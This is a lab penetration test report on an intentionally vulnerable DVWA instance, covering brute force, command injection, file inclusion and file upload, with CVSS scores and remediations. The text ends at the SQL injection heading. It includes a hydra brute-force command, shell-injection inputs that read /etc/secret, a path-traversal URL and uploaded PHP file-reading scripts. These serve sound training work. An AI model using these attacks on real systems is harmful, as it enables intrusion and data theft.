EVIL

Evil Corp. Penetration Test

by Justus Uurtimo

Start of testing: March 30, 2022
End of testing: April 6, 2022

Contents

1 Executive Summary

In this penetration test the Evil Company was examined for security-relevant weaknesses. The testing was conducted as grey-box testing, this is the kind where partial information about the internals of the system is given. For example the structure of PHP was given in all of the sites that was to be tested. The scope of the assessment was as follows: Nmap scan to be conducted on http://193.167.189.112 and testing to be done for following domains:

- Dedicated Web Server: http://193.167.189.112
  - Domain: http://193.167.189.112/vulnerabilities
    * Subdomains: No sub domains

Table 1.1 contains the overview of examined systems during the penetration test.

Web Site	Hostname
Domain 1	http://193.167.189.112/
Path 1	http://193.167.189.112:2928/vulnerabilities/brute/
Path 2	http://193.167.189.112:2928/vulnerabilities/exec/
Path 3	http://193.167.189.112:2928/vulnerabilities/fi/?page=include.php
Path 4	http://193.167.189.112:2928/vulnerabilities/upload/
Path 5	http://193.167.189.112:2928/vulnerabilities/sqli/
Path 6	http://193.167.189.112:2928/vulnerabilities/xss_r/

Table 1.1: Web sites examined during the penetration test

As a result, several vulnerabilities have been found among the assets of the organization, some of them pose a significant risk. Solutions to remedy the discovered vulnerabilities are provided together with detailed descriptions and reproduction steps.

These several vulnerabilities that were found are:

- Vulnerability to brute force attacks
  - The attacker is able to guess passwords faster than humanly possible
- Vulnerability to Command execution (injections)
  - allows attackers to execute arbitrary commands on targets operating system.

- File inclusion
  - The attacker can utilize local or remote file inclusion. In local file inclusion the attacker is able to retrieve and read files and other information from the server an in remote file inclusion the attacker is able to execute code from external files and even load external websites.
- File Upload
  - There are no restrictions on what can be uploaded to the server. The attacker can affect the availability of the services by uploading a very large file or uploading files that can be executed on the server.
- SQL injection
  - The attacker is able to insert own queries to the database and thus is able to access restricted information.
- XSS (Cross site scripting)
  - The attacker is able to execute arbitary scripts on the website. This way the attacker can send some malicious code to a different end user and the other users browser has no way of knowing that the script should not be trusted, since it seems to be coming from trusted source, and will thus execute that script.
- Nmap scan
  - The scan conducted revealed several services that are not up to date and have known vulnerabilities.

2 Vulnerability overview

Figure 2.1 shows the overview of vulnerabilities grouped by target and in descending order of risk. They are categorized by their risk and potential and are differentiated in the categories low, medium, high and critical. These categories essentially mean how likely it is that the vulnerability is taken advantage of and how much impact it would have on the business operations.

Risk	Asset	Vulnerability	Section	Page
Critical	Path 5	SQL injection vulnerability	3.5	20
Critical	Path 2	Command Injection vulnerability	3.2	9
Critical	Path 3	File Inclusion vulnerability	3.3	13
Critical	Path 4	File Upload	3.4	17
Critical	Path 6	Cross site scripting vulnerability	3.6	24
Medium	Domain 1	Nmap Scan	3.7	28
Medium	Path 1	Brute force vulnerability	3.1	5

Table 2.1: Vulnerability overview

3 Results

In this chapter, the vulnerabilities found during the penetration test are presented. All of the issues are in the order that I solved their respective exercises. Each contain the following information.

- Brief description of the vulnerability
- CVSSv3 score and explanations for each scoring.
- References to related CWE
- Business impact
- Steps to reproduce.

Also the remediation recommendations are given for each issue found during the penetration test.

3.1 Brute force

DVWA system.
Hostname: http://193.167.189.112:2928/vulnerabilities/brute/
Server IP address: 193.167.189.112

3.1.1 General information

In brute-force attacks the attacker will use a trial-and-error to try to find correct login information. In this type of attack the attackers will go trough all possible combinations in order to gain access.

The CWE-classification of this vulnerability is CWE-307: Improper Restriction of Excessive Authentication Attempts

Business impact: Since there were no real protections in place against a brute force attack such as this, any possible data leak could fall under the GDPR article 5.1 f and sanctions up to €20 million (roughly $20,372,000), or 4% of worldwide turnover for the preceding financial year – whichever is higher could be placed. Also possible loss of trust could impact the business, should any customer face any identity thefts caused by the brute force attack.


CVSS calculation of this vulnerability is presented in Table 3.1.

Description	score	reason
Attack Vector (AV)	Network	Attack can be done remotely
Attack Complexity (AC)	Low	No special conditions needed
Privileges Required (PR)	None	Attacker is unauthorized prior the attack
User Interaction (UI)	None	No user interaction required
Scope (S)	Unchanged	Impacted component is the same as the vulnerable component
Confidentiality Impact (C)	Low	The attacker has no control on what information is obtained
Integrity Impact (I)	None	No loss of integrity
Availability Impact (A)	None	No loss of availability
Overall	5.3	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

Table 3.1: CVSSv3 score of the issue

3.1.2 Proof of concept

In order for conducting the brute-force attack I first acquire the cookie, which is used to tell that my brute-force requests come from the same browser as the actual user. After loggin in as a user, I open the developer console by pressing the F12-key (or CTRL+ALT+I). After that I navigated to "storage and locate the cookie from PHPSESSID See Figure 3.1 for results.



Vulnerability: Brute Force

Login

Username:

Password:


Login

Username and/or password incorrect.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	e3rkrdqp0hqmfcldpqlhsiqm65	193.167.189.112	/	Session	35	false	false	None	Mon, 11 Apr 2022 08:57:07 G...
security	low	193.167.189.112	/	Session	11	false	false	None	Mon, 11 Apr 2022 08:57:07 G...

Figure 3.1: Cookie location in browser


After this I get the IP address, with the command "sudo ifconfig" the IP-address required is located at eth0: inet flag. The IP is 173.1.113.2. See Figure 3.2



```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 173.1.113.2  netmask 255.255.255.0  broadcast 173.1.113.255
        ether 02:42:ad:01:71:02  txqueuelen 0  (Ethernet)
        RX packets 117  bytes 12946 (12.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 79  bytes 14088 (13.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 3.2: IP of the machine

Next I use Nmap to discover DVWA's real address. I do this with command: sudo nmap -F 173.1.113.2/29, the search is made a bit faster by using CIDR /29, which contains only 8 IP addresses. The pramater -F is used to perform a fast scan, that will scan the 100 most common ports. With this we can find the target. The target IP is 173.1.113.4 as shown in Figure 3.3.




```
Nmap scan report for uurtjjxz_dvwa_1.uurtjjxz_dvwa_lan (173.1.113.4)
Host is up (0.000065s latency).
Not shown: 98 closed ports
PORT     STATE SERVICE
80/tcp   open  http
3306/tcp open  mysql
MAC Address: 02:42:AD:01:71:04 (Unknown)
```

Figure 3.3: Target found

Now the brute-force attack can begin. Utilizing the given username- and passwordlists the following hydra command is used:

hydra 173.1.113.4 -F -V -L /usr/share/usernames -P /usr/share/common.txt http-get-form "/vulnerabilities/brute/:username=^USER ^&password= ^PASS ^&Login=Login:F=Username and/or password incorrect.:H=Cookie: PHPSESSID=e3rkrdqp0hqmfcldpqlhsiqm65; security=low"

After running this command and waiting for it to run, the correct password for a user can be found. See Figure 3.4 for results.



```
[ATTEMPT] target 173.1.113.4 - login "maxim" - pass "turtle" - 22241 of 96455 [child 1] (0/0)
[80][http-get-form] host: 173.1.113.4   login: maxim   password: qazxsw
[STATUS] attack finished for 173.1.113.4 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 09:51:06
uurtjjxz@attack_tools:~$ 
```

Figure 3.4: Login found

3.1.3 Proposed solutions

Brute-force attacks are among the most simple and least sophisticated attack methods, as it is usually not very subtle. The attacks can often be detected with relative ease by checking log files as the attack will often make requests faster than is humanly possible (Tucakov 2018).

One of the ways to prevent brute force attacks is by utilizing an intrusion detection system. Since in this type of attack there are couple of properties each request have in common, which means that these properties can be used to create rules for detecting and preventing this attack. These properties are, for example, that all packets use HTTP method and they contain words username, password and submit. With these properties a rule for an intrusion detection system can be made for automatic detection. (Zolotukhin and Hämäläinen 2021)

Other easy way of mitigating the effects of a brute force attack is to employ a two-factor authentication. It does not prevent the attacker gaining the password, but it does mitigate the potential data breach as the attacker now requires access to the users mobile, or email (Tucakov 2018).

Also teaching users about safe password management is very important and it would have prevented the attack here. The found password were common one that can be found from existing lists. The password was also very short with very small amount of entropy.

3.2 Command Injection

Hostname: http://193.167.189.112:2928/vulnerabilities/exec/
Server IP address: 193.167.189.112

3.2.1 General information

Command injection, also known as command execution, is a type of attack where the attacker will try to execute some arbitrary commands in vulnerable application. The attack is made possible if the application passes user supplied data straight to system shell. (Zhong 2021) Successful abuse of this vulnerability allows the attacker to run any arbitrary commands on hosts operating system using the vulnerable web application and as such this vulnerability always results in complete loss of confidentiality, integrity and availability of the target machine. (Maurya 2020)

CWE classification of this vulnerability could be: CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection') and CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')

Business impact: In a case like this where there were essentially no protections in place, leak of any personal data, could fall under the GDPR article 5.1 f and sanctions up to €20 million (roughly $20,372,000), or 4% of worldwide turnover for the preceding financial year – whichever is higher could be placed. Since this type of attack could result in complete loss of confidentiality, integrity and availability the business impacts would be severe.


CVSS calculation of this vulnerability is presented in Table 3.2.

Description	score	reason
Attack Vector (AV)	Network	Attack can be done remotely
Attack Complexity (AC)	Low	No special conditions needed
Privileges Required (PR)	None	Attacker is unauthorized prior the attack
User Interaction (UI)	None	No user interaction required
Scope (S)	Unchanged	Impacted component is the same as the vulnerable component
Confidentiality Impact (C)	High	Complete loss of Confidentiality
Integrity Impact (I)	High	Complete loss of integrity
Availability Impact (A)	High	Complete loss of availability
Overall	9.8	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Table 3.2: CVSSv3 score of the issue

3.2.2 Proof of concept


First I start this excersise by trying out some of the more simple commands. I quickly discovered that I can run unix commands, by for example:
jaa || ls
In this the "jaa" does not actually do anything, it is an arbitary value replaicing the IP address the application tries to ping. with "jaa" the ping does not work and the commands return faster. "ls" is used to list the contents of the directory. I am also using the || which responds to "false" return value from the previous command (O 2011). Since I know that "jaa" will always return false, I can safely use this. Result of this first command can be found in Figure: 3.5



```
help
index.php
source
```

Figure 3.5: First command injection


Now I am faced with a problem: I don't know where this "secret" file is located at. Luckily we can take advantage of the "find" function. I used command:
jaa || (find / -name "secret" -print)
Again "jaa" does nothing and (find / -name "secret") will search for a file with name "secret" from the root directory Result of this second command is "/etc/secret" as can be also seen in Figure 3.6



```
/etc/secret
```

Figure 3.6: Find the secret file


Now I have the location of the secret file: /etc/secret. Next step is to locate the runme__.sh file where the latter "_" represents some arbitrary number. This script can be found with again utilizing the find function:
jaa || (find / -name "runme")*
In this command the find will try to find a file with name "runme" the "*" means that the name can contain anything after the "runme". With this command the runme_31870258.sh can be found. As can also be seen in the Figure 3.7



```
/bin/runme_31870258.sh
```

Figure 3.7: Find the decoder

Now the locations of the "secret" file and the runme script is known. Next I need to use the script to decrupt the file. This can be done by running:
jaa || sh /bin/runme_31870258.sh /etc/secret
This command will run the script and put the secret file in as a parameter. With this the flag is printed to the page as can be seen in Figure 3.8



```
001d599f2464e5d568ada76ec7f40a037e0ff949
```

Figure 3.8: Run the decoder

We could also use command: *jaa || cat /etc/secret*
which will print the contents of the secret file. It will print:
MDAxZDU5OWYyNDY0ZTVkNTY4YWRhNzZlYzdmNDBhMDM3ZTBmZjk0OQ==
From this it can be seen that this is base64 encoded message and thus we could also utilize any base64 decoders found online, for example *https://www.base64decode.org/*, but since this is information found inside the service more secure way would be decode this with terminal command as inputting unknown information found inside to third party site is quite bad practice:
echo 'MDAxZDU5OWYyNDY0ZTVkNTY4YWRhNzZlYzdmNDBhMDM3ZTBmZjk0OQ==' | base64 –decode
This would also give us the flag even if the script was not present in the exercise.

3.2.3 Proposed solutions

One of the ways to prevent Command Injection is to just never call out to OS commands from the application-layer code. Instead safer implementations should be pursued. In cases that the OS commands can not be avoided a strong input validation should be in use. These can be for example, making sure that the input is a number, using white-lists of permitted values and making sure only alphanumeric values are used in input. (PortSwigger, n.d.) Additional defense could include making sure that the applications run at the lowest possible privileges as the commands will be executed with the same privileges as the application has. (OWASP, n.d.)

3.3 File Inclusion

DVWA system.
Hostname: http://193.167.189.112:2928/vulnerabilities/fi/?page=include.php
Server IP address: 193.167.189.112

3.3.1 General information

File Inclusion vulnerability allows the attackers to read files, provide download features, search and list files etc. This vulnerability can be chained with directory traversal, which allows the attackers to access directories which they should not be able to access. (Dumanhug 2020) The attacker can utilize local or remote file inclusion. In local file inclusion the attacker is able to retrieve and read files and other information from the server an in remote file inclusion the attacker is able to execute code from external files and even load external websites. (Dumanhug 2020)

CWE categories in this vulnerablity are CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal') for the finding the hidden file part and CWE-98: Improper Control of Filename for Include/Require Statement in PHP Program ('PHP Remote File Inclusion') for the file inclusion part (Local file inclusion listed as alternative terms).

Business impact: In a case like this where there were essentially no protections in place, leak of any personal data, could fall under the GDPR article 5.1 f and sanctions up to €20 million (roughly $20,372,000), or 4% of worldwide turnover for the preceding financial year – whichever is higher could be placed. Also since the file inclusion can lead to the attackers gaining admin access to the whole service it can lead to complete loss of integrity and availability and essentially halting any business that relies on the server affected.

CVSS calculation of this vulnerability is presented in Table 3.4.


Description	score	reason
Attack Vector (AV)	Network	Attack can be done remotely
Attack Complexity (AC)	Low	No special conditions needed
Privileges Required (PR)	None	Attacker is unauthorized prior the attack
User Interaction (UI)	None	No user interaction required
Scope (S)	Unchanged	Impacted component is the same as the vulnerable component
Confidentiality Impact (C)	High	Attack is be able to retrieve and read contents of files and expose sensitive data.
Integrity Impact (I)	High	It is possible for the attacker to modify the files in the server if a remote file inclusion is utilized.
Availability Impact (A)	High	Availability can be affected if the attacker points to a file that the application does not expect.
Overall	9.8	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Table 3.3: CVSSv3 score of the issue

3.3.2 Proof of concept

Entire DVWA is installed relative to */var/www/* folder for example this exercise is located */var/www/dvwa/vulnerabilities/fi/*
It is stated that there is a "hackable" directory that is a part of the DVWA setup (so it can be assumed that it is located in the */var/www/dvwa/* folder)
This can be tested by browsing to *http://193.167.189.112:2928/hackable/* this reveals the "hackable" directory contents.

It is stated that: "The random flag (answer) you need to discover using File Inclusion vulnerability, is hidden inside a PHP file that has a random name and is located inside hackable/flag directory" and in the hacable directory we can see the flags directory. Accessing that directory reveals the name of the flag file.




Index of /hackable

Name	Last modified	Size	Description
Parent Directory		-	
Upload_25089.php	2022-04-11 08:53	94	
flags/	2022-04-11 08:53	-	
uploads/	2018-06-05 16:05	-	
users/	2018-06-05 16:05	-	

Apache/2.4.7 (Ubuntu) Server at 193.167.189.112 Port 2928

Figure 3.9: Contents of the hackable directory




Index of /hackable/flags

Name	Last modified	Size	Description
Parent Directory		-	
49357.php	2022-04-11 08:53	202	

Apache/2.4.7 (Ubuntu) Server at 193.167.189.112 Port 2928

Figure 3.10: Contents of the Flags directory

Since I now know the name of the file I can access it via file inclusion (we need to go back two directories to access hackable) *http://193.167.189.112:2928/vulnerabilities/fi/?page=../../hackable/flags/49357.php* This will print the flag: *c4d2fe82aa08920c5488672820f8daf32afb803e2a8bd4430e232a21c541ce7c*



193.167.189.112:2928/vulnerabilities/fi/?page=../../hackable/flags/49357.php

```
Your flag: c4d2fe82aa08920c5488672820f8daf32afb803e2a8bd4430e232a21c541ce7c
```

Figure 3.11: Flag revealed

3.3.3 Proposed solutions

This vulnerablity can be mitigated by making sure that the applications are running on lowest possible privileges. In case that PHP is used it is the utmost importance that "allow_url_fopen" and "allow_url_include" are disabled. Also setting up input validations are an effective way of preventing file inclusion (Dumanhug 2020). Also if file inclusion feature can not be disabled, the developers should at leas white-list the accepted filenames and limit the input, so that only those files can be accessed. (Shyam 2021)

3.4 File Upload

DVWA system.
Hostname: http://193.167.189.112:2928/vulnerabilities/upload/
Server IP address: 193.167.189.112

3.4.1 General information

File upload vulnerability occurs when when a web-based application allows unrestricted upload of files into its file system with no, or insufficient, validation of the file. In some cases just uploading a file can cause unexpected consequences, such as uploading a very large file can lead to a denial-of-service as the attacker fills up the available disk space. (PortSwigger, n.d.) Also if the file extensions are not validated and the attacker is able to upload for example .asp or .php files, it can lead to execution of arbitrary code, since these file are often treated automatically as executable. (Common Weakness Enumeration, n.d.)

The CWE of this issue is: CWE-434: Unrestricted Upload of File with Dangerous Type.

Business impact: In a case like this where there were essentially no protections in place, leak of any personal data, could fall under the GDPR article 5.1 f and sanctions up to €20 million (roughly $20,372,000), or 4% of worldwide turnover for the preceding financial year – whichever is higher could be placed. There could be impact on service availability should the attacker upload a very large file that would fill all space and thus preventing any further use of the service. Also since arbitrary code can be executed on the server there is high impact on integrity of the service. All of these will greatly impact the business operations and decrease the trust of the customers towards the company.

CVSS calculation of this vulnerability is presented in Table 3.4.

Description	score	reason
Attack Vector (AV)	Network	Attack can be done remotely
Attack Complexity (AC)	Low	No special conditions needed
Privileges Required (PR)	None	Attacker is unauthorized prior the attack
User Interaction (UI)	None	No user interaction required
Scope (S)	Unchanged	Impacted component is the same as the vulnerable component
Confidentiality Impact (C)	High	Attack is be able to retrieve and read contents of files and expose sensitive data.
Integrity Impact (I)	High	It is possible for the attacker to modify or remove files, since arbitrary codes can be utilized.
Availability Impact (A)	High	Availability can be affected in many ways, for example uploading a very large file that fills all file space.
Overall	9.8	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Table 3.4: CVSSv3 score of the issue

3.4.2 Proof of concept

It is stated in the exercise that: "PHP "flag"-file is located in the "hackable"-directory (google: "dvwa hackable")". Also when uploading any files the site gives "../../hackable/uploads/<FILE> successfully uploaded!" message as an answer. With this information, first I created the .php file for finding the flag file.

Our PHP file is constructed as follows and it is uploaded to the server as ls.php:

```
<?php
print_r(scandir("../../hackable/uploads/"))
?>
```

I activate the php script with the following URL:
http://193.167.189.112:2928/hackable/uploads/ls.php
and it prints:

```
Array ( [0] => . [1] => .. [2] => dvwa_email.png [3] => ls.php )
```

Ooops! It seems that this is not the right folder as it actually contains the files I uploaded.

I re-write the script as:


```
<?php
print_r(scandir("../../hackable/"))
?>
```

After that I uploaded it to the server, with name ls2.php. once again I activate it with:
http://193.167.189.112:2928/hackable/uploads/ls2.php
This time it prints:
Array ([0] => . [1] => .. [2] => Upload_25089.php [3] => flags [4] => uploads [5] => users)
and we can see the name of the flag file! (Upload_25089.php)

Next I write the php file to read the flag:

```
<?php
readfile( "../../hackable/Upload_25089.php" );
?>
```

Upload it as before and activate it with:
http://193.167.189.112:2928/hackable/uploads/print.php
and the flag can be found from the page inspector:
5c6ed59af1973df4acaeca720ce41c688c3da64d877b1cb338b4886e10be7861



```
<!--?php // Upload flag: 5c6ed59af1973df4acaeca720ce41c688c3da64d877b1cb338b4886e10be7861 ?-->
<html>
  <head></head>
  <body></body>
</html>
```

Figure 3.12: File upload flag

3.4.3 Proposed solutions

Since in most cases the developers want to allow only certain file types, it would be better to create a whitelist of the allowed files instead of blacklist all that is not allowed. Also one problem that arose in this exercise was that the web-site displayed the path of the location of the uploaded file. Which means that one mitigating factor could be to remove that and instead display only the message: "upload successful". Also the file should be stored in a place that has the least privileges in the system. (Chandel, n.d.)

Verifying the file types is very important so that the attacker can not bypass any extensions validations. The service should also make it harder for the attacker to access their uploaded file, byt randomizing the file name after the upload. It is also important to actually scan the files so that they do not contain any malicious code or known malwares. Lastly it is very important to set up a maximum length and file size, as they can lead to possible denial-of-services. (Prichici, n.d.)

3.5 SQL injection

DVWA system.
